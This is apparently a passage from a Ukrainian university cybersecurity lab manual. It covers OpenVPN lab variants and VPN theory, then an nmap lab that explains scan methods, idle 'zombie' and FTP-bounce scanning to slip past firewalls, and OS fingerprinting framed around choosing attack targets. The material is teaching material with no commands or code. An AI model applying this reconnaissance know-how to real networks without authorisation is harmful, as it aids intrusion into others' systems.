2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/
4. https://tools.kali.org/
5. https://hackersonlineclub.com/
6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

Завдання. Необхідно організувати конфіденційний обмін повідомленнями між двома кінцевими пристроями через VPN тунель. Кінцеві пристрої вибираємо згідно з варіантом. Налаштування тунелю здійснюється засобами відкритої та кросплатформової програми OpenVPN.

Варіанти:

1. Настільний ПК (Windows) - Мобільний пристрій (Android).
2. Настільний ПК (Windows) - Мобільний пристрій (IOS).
3. Настільний ПК (Windows) - Мобільний пристрій (WP).
4. Настільний ПК (Linux) - Мобільний пристрій (Android).
5. Настільний ПК (Linux) - Мобільний пристрій (IOS).
6. Настільний ПК (Linux) - Мобільний пристрій (WP).
7. Настільний ПК (MacOs) - Мобільний пристрій (Android).
8. Настільний ПК (MacOs) - Мобільний пристрій (IOS).
9. Настільний ПК (MacOs) - Мобільний пристрій (WP).
10. Настільний ПК (Linux) - Настільний ПК (Windows).
11. Настільний ПК (Linux) - Настільний ПК (Linux).
12. Настільний ПК (Linux) - Настільний ПК (MacOs).
13. Мобільний пристрій (Android) - Мобільний пристрій (Android).
14. Мобільний пристрій (Android) - Мобільний пристрій (IOS).
15. -Мобільний пристрій (Android) - Мобільний пристрій (WP).

Короткі теоретичні відомості

VPN (скорочення від англ. *virtual private network* — **віртуальна приватна мережа**) — узагальнена назва технологій, які дозволяють створювати віртуальні захищені мережі поверх інших мереж із меншим рівнем довіри. *VPN-тунель*, який створюється між двома вузлами, дозволяє приєднаному пристрою чи користувачу бути повноцінним учасником віддаленої мережі і користуватись її сервісами — внутрішніми сайтами, базами, принтерами, політиками виходу в Інтернет. Безпека передавання інформації через загальнодоступні мережі реалізована за допомогою шифрування, внаслідок чого створюється закритий для сторонніх канал обміну інформацією. Технологія VPN дозволяє об'єднати декілька географічно віддалених мереж (або окремих клієнтів) в єдину мережу з використанням для зв'язку між ними непідконтрольних каналів. Багато провайдерів пропонують свої послуги як з організації VPN-мереж для бізнес-клієнтів, так і для виходу в мережу Інтернет. VPN є клієнт-серверною технологією.

Прикладом створення віртуальної мережі використовується інкапсуляція протоколу PPP в будь-який інший протокол — IP (ця реалізація називається також PPTP — Point-to-Point Tunneling Protocol) або Ethernet (PPPoE). Деякі інші протоколи так само надають можливість формування захищених каналів (SSH).


Класифікація VPN

VPN складається з двох частин: «внутрішня» (підконтрольна) мережа, яких може бути кілька, і «зовнішня» мережа, через яку проходять інкапсульовані з'єднання (зазвичай використовується Інтернет).

Можливо також під'єднання до віртуальної мережі окремого комп'ютера.

Під'єднання до VPN віддаленого користувача робиться за допомогою сервера доступу, який підключений як до внутрішньої, так і до зовнішньої (загальнодоступної) мережі. При підключенні віддаленого користувача (або при установці з'єднання з іншою захищеною мережею) сервер доступу вимагає проходження процесу ідентифікації, а потім процесу аутентифікації. Після успішного проходження обох процесів, віддалений користувач (віддалена мережа) наділяється повноваженнями для роботи в мережі, тобто відбувається процес авторизації.

VPN класифікують за типом використовуваного середовища таким чином:



Захищені

Найпоширеніший варіант віртуальних приватних мереж. З його допомогою можливо створити надійну і захищену підмережу на основі

ненадійної мережі, зазвичай, Інтернету. Прикладом захищених протоколів VPN є: Ipsec, SSL та PPTP. Прикладом використання протоколу SSL є програмне забезпечення OpenVPN.

Довірчі


Використовують у випадках, коли середовище, яким передають дані, можна вважати надійним і потрібно розв'язати лише завдання створення віртуальної підмережі в рамках більшої мережі. Питання забезпечення безпеки стають неактуальними. Прикладами подібних VPN рішень є: Multi-protocol label switching (MPLS) і L2tp (Layer 2 Tunnelling Protocol). (Коректніше сказати, що ці протоколи перекладають завдання забезпечення безпеки на інших, наприклад L2tp, як правило, використовують разом з Ipsec).

Рівні реалізації

Зазвичай VPN утворюють на рівнях не вище мережевого, бо застосування криптографії на цих рівнях дозволяє використовувати в незмінному вигляді транспортні протоколи (такі як TCP, UDP). Користувачі Microsoft Windows позначають терміном VPN одну з реалізацій віртуальної мережі — PPTP, причому вона частіше використовується не для створення приватних мереж.

Найчастіше для створення віртуальної мережі використовують інкапсуляцію протоколу PPP в який-небудь інший протокол — IP (такий спосіб використовує реалізація PPTP — англ. *Point-to-Point Tunneling Protocol*) або Ethernet (PPPoE) (хоча і вони мають відмінності). Технологію VPN останнім часом використовують не тільки для створення приватних мереж, але і деякі провайдери на пострадянському просторі для надання виходу в Інтернет.

VPN-міст



VPN-міст, показаний на різних рівнях реалізації OSI

Зазвичай, при створенні VPN, використовують під'єднання типу точка-точка до певного сервера, або установку ethernet-тунелю з певним сервером, при якій тунелю призначають певну підмережу. Сервер VPN при цьому виконує функції маршрутизації та фільтрування трафіку для доступу до локальної мережі через VPN.

За використання такого підходу ми все ще маємо можливість фільтрувати трафік через спосіб під'єднання (наприклад, використовувати для локальної мережі та для віддалених користувачів різні фільтри), але усунуто потребу налаштування маршрутизації, а віддалені машини включаються прямо в локальну мережу, бачать ресурси, навіть спроможні використовувати широкосмугові посилки взагалі без додаткового налаштування. Через такий VPN у них відображаються всі комп'ютери локальної мережі Windows, всі доступні XDMCP-сервери при XDMCP broadcast.

Реалізація

Існують реалізації віртуальних приватних мереж під TCP/IP, IPX і AppleTalk. На сьогоднішній день спостерігається тенденція до загального переходу на протокол TCP/IP, і абсолютна більшість VPN рішень підтримує саме його. Адресація в ньому найчастіше вибирається згідно зі стандартом RFC 5735, з діапазону Приватних мереж TCP/IP

Протоколи VPN

- IPSec (англ. *IP security*) — часто використовується поверх IPv4.
- PPTP (англ. *Point-to-point tunneling protocol*) — розроблявся спільними зусиллями декількох компаній, включаючи Microsoft.
- PPPoE або PPP (англ. *Point-to-Point Protocol over Ethernet*)
- L2TP (англ. *Layer 2 Tunnelling Protocol*) — використовується в продуктах компаній Microsoft і Cisco.
- L2TPv3 (англ. *Layer 2 Tunnelling Protocol version 3*).
- OpenVPN SSL VPN з відкритим вихідним кодом, підтримує режими PPP, bridge, point-to-point, multi-client server

ЛАБОРАТОРНА РОБОТА №9 УТИЛІТА ДЛЯ СКАНУВАННЯ ТА ДОСЛІДЖЕННЯ БЕЗПЕКИ МЕРЕЖІ NMAP.

Мета роботи вивчення та практичне застосування утиліти для сканування та дослідження безпеки мережі nmap. **Час проведення**: 4 години. **Місце проведення:** комп’ютерний клас.

Навчальні питання:

1. Дослідити можливість використання утиліти nmap для виявлення вразливостей в мережі та аналізу структури мережі.

Література:

<u>Основна література.</u>

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.

2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).

2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).

3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

4. Nmap Documentation - Free Security Scanner для Network Exploration & Security Audits. - http://www.insecure.org/nmap/nmap_documentation.html

5. Довідковий посібник (manual pages) за nmap

Інформаційні ресурси в Інтернеті

1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/
4. https://tools.kali.org/
5. https://hackersonlineclub.com/
6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

Nmap призначений для сканування мереж з будь-якою кількістю об'єктів, визначення стану об'єктів мережі, що сканується, а також портів і відповідних їм служб. Для цього nmap використовує багато різних методів сканування, таких як:

- UDP connect( ),
- TCP connect( ),
- TCP SYN (напіввідкрите),
- FTP proxy (прорив через ftp),

- Reverse-ident,
- ICMP (ping),
- FIN- сканування ,
- ACK -сканування,
- Xmas tree -сканування,
- SYN -сканування ,
- NULL-сканування .

Nmap також підтримує великий набір додаткових можливостей, а саме:

- визначення операційної системи віддаленого хоста з використанням TCP/IP fingerprint ,
- «невидиме» сканування,
- динамічне обчислення часу затримки та повтор передачі пакетів,
- паралельне сканування,
- визначення неактивних хостів методом паралельного ping-опитування,
- сканування з використанням хибних хостів,
- визначення наявності пакетних фільтрів,
- пряме (без використання portmapper) RPC-сканування,
- сканування з використанням IP-фрагментації,
- довільна вказівка IP-адрес та номерів портів сканованих мереж.

Результатом роботи Nmap є список відсканованих портів віддаленої машини із зазначенням номера і стану порту, типу протоколу, що використовується, а також назви служби, закріпленої за цим портом. Порт характеризується трьома можливими станами «відкритий», «фільтрований» і « нефільтрований »:

- відкритий (open) - віддалена машина прослуховує даний порт;
- фільтрований (filtered) – міжмережевий екран, пакетний фільтр чи інший пристрій блокує доступ до цього порту і n map не зміг визначити його стан;
- « Нефільтрований » (closed) - за результатами сканування n map сприйняв даний порт як закритий, у своїй засоби захисту не завадили n map визначити його стан. Цей стан n map визначає у будь-якому випадку (навіть якщо більшість сканованих портів хоста фільтруються).

Залежно від зазначених опцій, n map також може визначити такі характеристики хоста, що сканується:

- операційна система хоста,
- метод генерації TCP ISN,
- ім'я користувача власника процесу, що зарезервував сканований порт,
- символьні імена, що відповідають IP-адресам, що скануються, і т.д.

Методи сканування

1.1 TCP connect ( )

Найбільш загальний метод сканування TCP портів. Функція connect ( ), яка є у будь-якій ОС, дозволяє створити з'єднання з будь-яким портом віддаленої машини. Якщо вказаний в якості аргументу порт відкритий і прослуховується машиною, що сканується, то результат виконання connect () буде успішним (тобто з'єднання буде встановлено), в іншому випадку зазначений порт є закритим, або доступ до нього заблокований засобами захисту.

Для того, щоб використовувати даний метод, користувач може не мати жодних привілеїв на хосту, що сканує. Цей метод сканування легко виявляється цільовим (тобто сканованим) хостом, оскільки його log-файл міститиме запротоколовані численні спроби з'єднання та помилки виконання цієї операції. Служби, що обробляють підключення, негайно заблокують доступ до адреси, що викликала ці помилки.

1.2 TCP SYN

Цей метод часто називають напіввідкритим скануванням, оскільки при цьому повне TCP-з'єднання з портом сканованої машини не встановлюється. Nmap посилає SYN-пакет, ніби маючи намір відкрити справжнє з'єднання, і чекає на відповідь. Наявність прапорів SYN|ACK у відповіді свідчить про те, що порт віддаленої машини відкритий і прослуховується. Прапор RST у відповіді означає протилежне. Якщо n map прийняв пакет SYN|ACK, то у відповідь негайно відправляє RST-пакет для скидання ще встановленого з'єднання (реально цю операцію виконує сама ОС). Небагато сайтів здатні виявити таке сканування.

Користувач повинен мати статус root для формування підробленого SYN-пакету.

1.3 "Невидиме" FIN, Xmas Tree та NULL-сканування

Ці методи використовуються у разі, якщо SYN-сканування з якихось причин виявилося непрацездатним. Так, деякі міжмережові екрани та пакетні фільтри «очікують» підроблені SYN-пакети на захищені ними порти та програми типу Synlogger. або Courtney здатні відстежити SYN-сканування.

Ідея полягає у наступному. У FIN-скануванні як запит використовується FIN-пакет. У Xmas Tree використовується пакет із набором прапорів FIN|URG|PSH, а NULL-сканування використовує пакет без прапорів . Згідно з рекомендацією RFC 973 п. 64, ОС сканованого хоста повинна відповісти на такий пакет, що прибув на закритий порт, пакетом RST, тоді як відкритий порт повинен ігнорувати ці пакети. Розробники Microsoft Windows, як завжди, вирішили повністю ігнорувати всі загальноприйняті стандарти та піти своїм шляхом. Тому будь-яка ОС сімейства Windows не надсилає у відповідь RST-пакет, і ці методи не працюватимуть із цими ОС. Однак у всьому є свої плюси, і в n map ця ознака є основною для розрізнення операційних систем, що мають таку

властивість. Якщо в результаті FIN-сканування ви отримали список відкритих портів, це не Windows. Якщо всі ці методи видали результат, що це порти закриті, а SYN-сканування виявило відкриті порти, ви швидше за все маєте справу з ОС Windows. Існує ще кілька ОС, які мають цей недолік.

1.4 Ping-сканування

Іноді необхідно лише дізнатися адреси активних хостів у мережі, що сканується. Nmap може зробити це, надіславши ICMP-повідомлення echo - request на кожну вказану IP-адресу. Хост, який надіслав відповідь на луну, є активним. Деякі сайти (наприклад, microsoft.com) блокують exo-пакети. З цієї причини n map також посилає TCP ACK-пакет на 80-й порт сканованого хоста (за замовчуванням). Якщо у відповідь ви отримали пакет RST, хост активний. Третій спосіб використовує SYN-пакет і очікує у відповідь RST чи SYN|ACK. Для користувачів, які не мають статусу root , використовується метод connect ( ).

Для root-користувачів n map за умовчанням використовує паралельно обидва методи - ICMP та ACK. Ви можете змінити це за допомогою опції P.

Зауважимо, що ping-сканування за замовчуванням виконується у будь-якому випадку і тільки активні хости піддаються скануванню .

1.5 Визначення версій

Після того, як визначено відкриті TCP та/або UDP порти за допомогою будь-якого методу сканування, nmap взаємодіє з цими портами, намагаючись визначити , що саме ховається за ними. Nmap намагається визначити протокол обміну служби (наприклад, ftp , ssh , telnet , http), ім'я програми (наприклад, ISC Bind , Apache http , Solaris telnetd), номер версії та іноді різні деталі, наприклад, чи є можливість підключитися до X-сервера або номер версії SSH - протоколу. Якщо nmap зібраний з підтримкою OpenSSL , він створює з'єднання з SSL -серверами, намагаючись визначити що приховано за шифрованим каналом. Якщо виявлені RPC -служби, nmap визначає програми, що обслуговують RPC -порти, та їх версії. Деякі UDP порти залишаються у стані « open | filtered » після UDP -сканування, якщо сканування не змогло визначити, чи є порт відкритим або фільтрується. Визначення версій намагається отримати "відповідь" з цих портів (як воно робить і з відкритими портами) і, у разі успіху, змінює їхній стан на "відкритий".

1.6 UDP-сканування

Цей метод використовується для визначення, які порти UDP на сканованому хості є відкритими. На кожен порт сканованої машини надсилається UDP-пакет без даних. Якщо у відповідь отримано ICMP-повідомлення «порт недоступний» (port unreachable), це означає, що порт закритий. Якщо на надісланий UDP -пакет отримано відповідь, вважається, що сканований порт відкритий. Якщо запит не отримано жодних відповідей, стан порту буде « opened | filtered », що означає, що порт або відкритий, або пакетні фільтри блокують обмін даними. У цьому випадку визначення версій допоможе розрізнити дійсно відкриті порти від фільтрованих.

1.7 Сканування протоколів IP

Даний метод використовується для визначення IP-протоколів, що підтримуються хостом, що сканується. Метод полягає в передачі хосту IP-пакетів без будь-якого заголовка для кожного протоколу хоста, що сканується. Якщо отримано повідомлення "протокол недоступний" (protocol unreachable), то цей протокол хостом не використовується. Інакше n map передбачає, що протокол підтримується хостом.

Деякі ОС та міжмережі можуть блокувати передачу повідомлень «протокол недоступний». З цієї причини всі протоколи, що скануються, будуть «відкриті» (тобто підтримуються).

1.8 Сканування «вхолосту »

Дозволяє зробити абсолютно невидиме сканування портів. Атакуючий може просканувати ціль, не надсилаючи при цьому пакетів від своєї IP-адреси. Натомість використовується метод IdleScan , що дозволяє просканувати жертву через так званий хост-«зомбі». Крім абсолютної невидимості, цей тип сканування дозволяє визначити політику довіри між машинами лише на рівні протоколу IP. Лістинг результатів показує відкриті порти з боку хоста-«зомбі».

Таким чином, можна просканувати ціль з використанням декількох «зомбі», яким ціль може «довіряти», в обхід міжмережевих екранів та пакетних фільтрів. Така інформація може бути найважливішою при виборі цілей «першого удару».

1.9 ACK-сканування

Цей додатковий метод використовується визначення набору правил (ruleset) межсетевого екрана. Зокрема, він допомагає визначити, чи хост, що сканується, міжмережевим екраном або просто пакетним фільтром, що блокує вхідні SYN-пакети.

У цьому методі на порт хоста, що сканується, відправляється ACK-пакет (з випадковими значеннями полів acknowledgement number та sequence number). Якщо у відповідь прийшов RST-пакет, порт класифікується як " нефільтрований ". Якщо відповіді не надійшло (або надійшло ICMP-повідомлення про недоступність порту), порт класифікується як «фільтрований». Звертаємо вашу увагу, що цей метод ніколи не покаже стан порту "відкритий" у результатах сканування.

1.10 TCP Window

Цей метод схожий на ACK-сканування, за винятком того, що іноді з його допомогою можна визначати відкриті порти так само, як і фільтровані/ нефільтровані . Це можна зробити, перевіривши значення поля Initial Windows TCP-пакета, що повертається хостом у відповідь на надісланий йому запит, через наявність певних особливостей обробки даного поля в деяких ОС.

1.11 RPC-сканування

Цей метод використовується спільно з іншими методами сканування та дозволяє визначити програму, яка обслуговує RPC-порт, та номер її версії.

Для цього всі відкриті TCP/UDP порти хоста затоплюються NULL-командами оболонки SunRPC , після чого визначаються RPC-порти та закріплені за ними програми. Таким чином, ви легко отримуєте інформацію, яку могли б отримати за допомогою команди ' rpcinfo -p', навіть якщо portmapper сканованого хоста закритий міжмережевим екраном або TCP - wrapper'ом .

1.12 «Прорив через FTP »

Цікавою «можливістю» протоколу є підтримка «довірених» (proxy) ftp-з'єднань. Іншими словами, з довіреного хоста source.com можна з'єднатися з FTP -сервером target.com і відправити файл на ньому на будь-яку адресу Internet. Nmap використовує цю можливість для сканування портів з довіреного FTP -сервера. Отже, можна підключитися до FTP - серверу «над» міжмережевим екраном і потім просканувати заблоковані ним порти (наприклад, 139-й). Якщо ftp-сервер дозволяє читати та записувати дані в якийсь каталог (наприклад, / incoming), ви також можете надіслати будь-які дані на ці порти.

1.2 Визначення операційної системи віддаленого хоста

Проблема визначення типу та версії операційної системи віддаленого хоста є дуже актуальною на початковому етапі реалізації атаки на хост. Залежно від того, яка ОС встановлена на віддаленому хості, атакуючий плануватиме свої подальші дії, впливаючи на відому «дірку» (якщо така є) у безпеці встановленої на хості ОС. При цьому чим точніше атакуючий визначить тип і версію ОС віддаленого хоста, тим ефективніше буде виконано його «злом». На підтвердження цього розглянемо кілька можливих ситуацій.

Допустимо, здійснюється спроба проникнення на віддалений хост. В результаті сканування портів було виявлено, що 53 порт хоста відкритий. На підставі даної ознаки можна припустити, що на хості встановлена одна з версій ОС UNIX і виконується одна з вразливих версій демона bind . Якщо це дуже умовне припущення є вірним, атакуючий має лише одну спробу використати виявлену «дірку», оскільки невдала спроба атаки «підвісить» демона і порт виявиться закритим, після чого атакувальному доведеться шукати нові «дірки» у безпеці віддаленого хоста.

Якщо атакуючий точно визначить тип і версію ОС віддаленого хоста (наприклад, Linux kernel 2.0.35 або Solaris 2.51), він може відповідним чином скоординувати свої дії, проаналізувавши інформацію щодо відомих проблем у безпеці певної ОС.

Використовуючи програмні засоби, що забезпечують визначення ОС віддаленого хоста, атакуючий здатний просканувати безліч хостів та визначити тип та версію ОС, встановлену на кожному з них. Потім, коли хтось опублікує в мережі Інтернет інформацію про виявлену «дірку» в безпеці конкретної ОС, атакуючий автоматично отримує список вразливих хостів, на яких встановлена дана версія ОС.

Метод опитування стека TCP/IP віддаленого хоста

Як правило, реакцією сервера на будь-який віддалений вплив (вхідний пакет даних, запит) є пакет даних, що посилається джерелу даного впливу (надалі під терміном «сервер» розуміється хост, що атакується, а під терміном «хост» - хост атакуючого).

Як показує практика, різні ОС під час роботи у мережі по-різному реагують однією і той самий запит. Дослідивши особливості реакцій на запит ОС, версії яких наперед відомі, можна набрати певну статистику, зіставивши реакції на запит із типом ОС. При використанні комбінованого впливу статистична інформація стає більш конкретизованою.

Надалі, досліджуючи реакцію сервера з невідомої ОС, з використанням накопиченої статистики можна визначити як тип, а й версію встановленої на сервері ОС. Наприклад, можна точно відрізнити Solaris 2.4 від Solaris 2.50 або Linux kernel version 2.0.30 (для всіх Linux далі вказується версія ядра) від Linux 2.0.35.

Розглянемо докладніше основні методи дослідження ОС сервера.

FIN-дослідження

Перед початком безпосереднього дослідження хост сканує порти сервера та визначає, які порти є відкритими. Потім на будь-який відкритий сервер хост посилає FIN-пакет (TCP пакет на завершення з'єднання) або будь-який інший пакет без прапорів SYN і ACK. Відповідно до RFC 793 сервер повинен відповісти на такий пакет RST-пакетом, проте деякі ОС типу Windows, BSDI, CISCO, HP/UX, MVS та IRIX не надсилають нічого у відповідь.

Дослідження BOGUS-прапором

Хост посилає на сервер SYN-пакет із встановленим у TCP-заголовку невикористаним «прапором» BOGUS. "Прапор" BOGUS не є справжнім прапором. Насправді цей термін має на увазі установку біт у полі Reserved заголовка TCP-пакета як 1000000 (замість усіх нулів згідно RFC 793). ОС Linux до 2.0.35 зберігає у відповіді цей «прапор». Деякі ОС обривають з'єднання після отримання такого пакета.

Визначення закону зміни ISN сервера

Хост надсилає на сервер SYN-пакет із запитом на з'єднання, записавши в пакет своє (відоме) значення ISN. Сервер, отримавши запит на з'єднання, додає до отриманого ISN одиницю і записує отримане значення в полі ACK відповіді (тобто SYN | ACK-пакета), а в полі ISS відповіді - свій власний ISN, і передає пакет хосту, що встановлює з'єднання. На приймальній стороні (тобто на боці хоста) пакет аналізується. Операція повторюється, доки не буде виявлено закон зміни ISN сервера.

Можливі такі закономірності:

- закон "постійного збільшення" (традиційний закон "+64" - старі версії UNIX): значення ISN сервера, що записується в полі ISS відповіді на запит "встановлення з'єднання", збільшується на постійну величину (або на 64) з кожним оброблюваним запитом;

- закон «випадкових збільшень» (нові версії Solaris, IRIX, FreeBSD, DigitalUNIX , Cray): збільшення ISN носить випадковий характер;
- істинно випадкові значення (Linux 2.0.x, OpenVMS , нові AIX): значення ISN є випадковою величиною;
- закон "час-залежних прирощень" (Windows): значення ISN періодично в часі збільшується на деяку невелику величину;
- постійний (концентратори 3Com [ISN=0x803], принтери Apple LaserWriter [0xC7001]): значення ISN залишається постійним.

Дослідження поля Window TCP-пакету

Аналізуючи прийняті від сервера TCP-пакети доцільно звернути увагу до полі Window у тому заголовках, оскільки значення цього поля є своєрідною константою, характеризує ОС. У деяких випадках для однозначного визначення типу ОС достатньо отримати значення поля Window у TCP-заголовку прийнятого від сервера пакета.

Так, ОС AIX - єдина ОС, має значення Window=0x3F25. «Цілком переписаний» стек TCP/IP в ОС Windows 2000, як і OpenBSD і FreeBSD, мають Window=0x402E.

Дослідження поля ACK у TCP-пакеті

Рекомендацією RFC 793 визначено стандартну зміну поля ACK у TCP-пакетах при встановленні з'єднання, передачі даних та закритті з'єднання. Однак у нестандартних ситуаціях різні ОС по-різному встановлюють значення поля.

Дослідження проводиться в такий спосіб. На закритий TCP порт хост відправляє FIN|PSH|URG-пакет із відомим значенням ISN у полі ISS. Більшість ОС скопіюють значення ISN, що прибуло до ISS, у полі ACK відповіді. Однак Windows та деякі мережні принтери надішлють у поле ACK відповіді ISN+1. Якщо хост надішле SYN|FIN|PSH|URG-пакет, поведінка Windows передбачити важко. Іноді ця ОС відправляє в поле ACK відповіді ISN, що прибув, іноді - ISN+1, іноді - очевидно, випадкове значення. Залишається лише здогадуватися, який код написала Microsoft для обробки такої ситуації.

Дослідження швидкості генерування ICMP-повідомлень

Відповідно до RFC 792, протокол ICMP використовує протокол IP як засіб доставки. Очевидно, що ICMP-повідомлення займають певну частину смуги пропускання каналу зв'язку, що знижує загальну швидкість передачі даних. З цієї причини деякі просунуті ОС, дотримуючись рекомендацій RFC 1812, обмежують кількість ICMP-повідомлень про помилки, що відправляються в канал зв'язку.

Так, Linux обмежує кількість ICMP-повідомлень про помилку типу «одержувач недоступний» (destination u nreachable) до 80 повідомлень в 4 секунди, з простоєм 0,25 секунди, якщо це обмеження було перевищено.

Єдиний спосіб перевірити швидкість генерування ICMP-повідомлень сервером – надіслати на деякий закритий UDP-порт з великим номером

набір пакетів і підрахувати кількість прийнятих ICMP-повідомлень. Цей тест дуже повільний, і, крім того, викликає відносно велике навантаження на мережу.

Дослідження формату ICMP-повідомлень

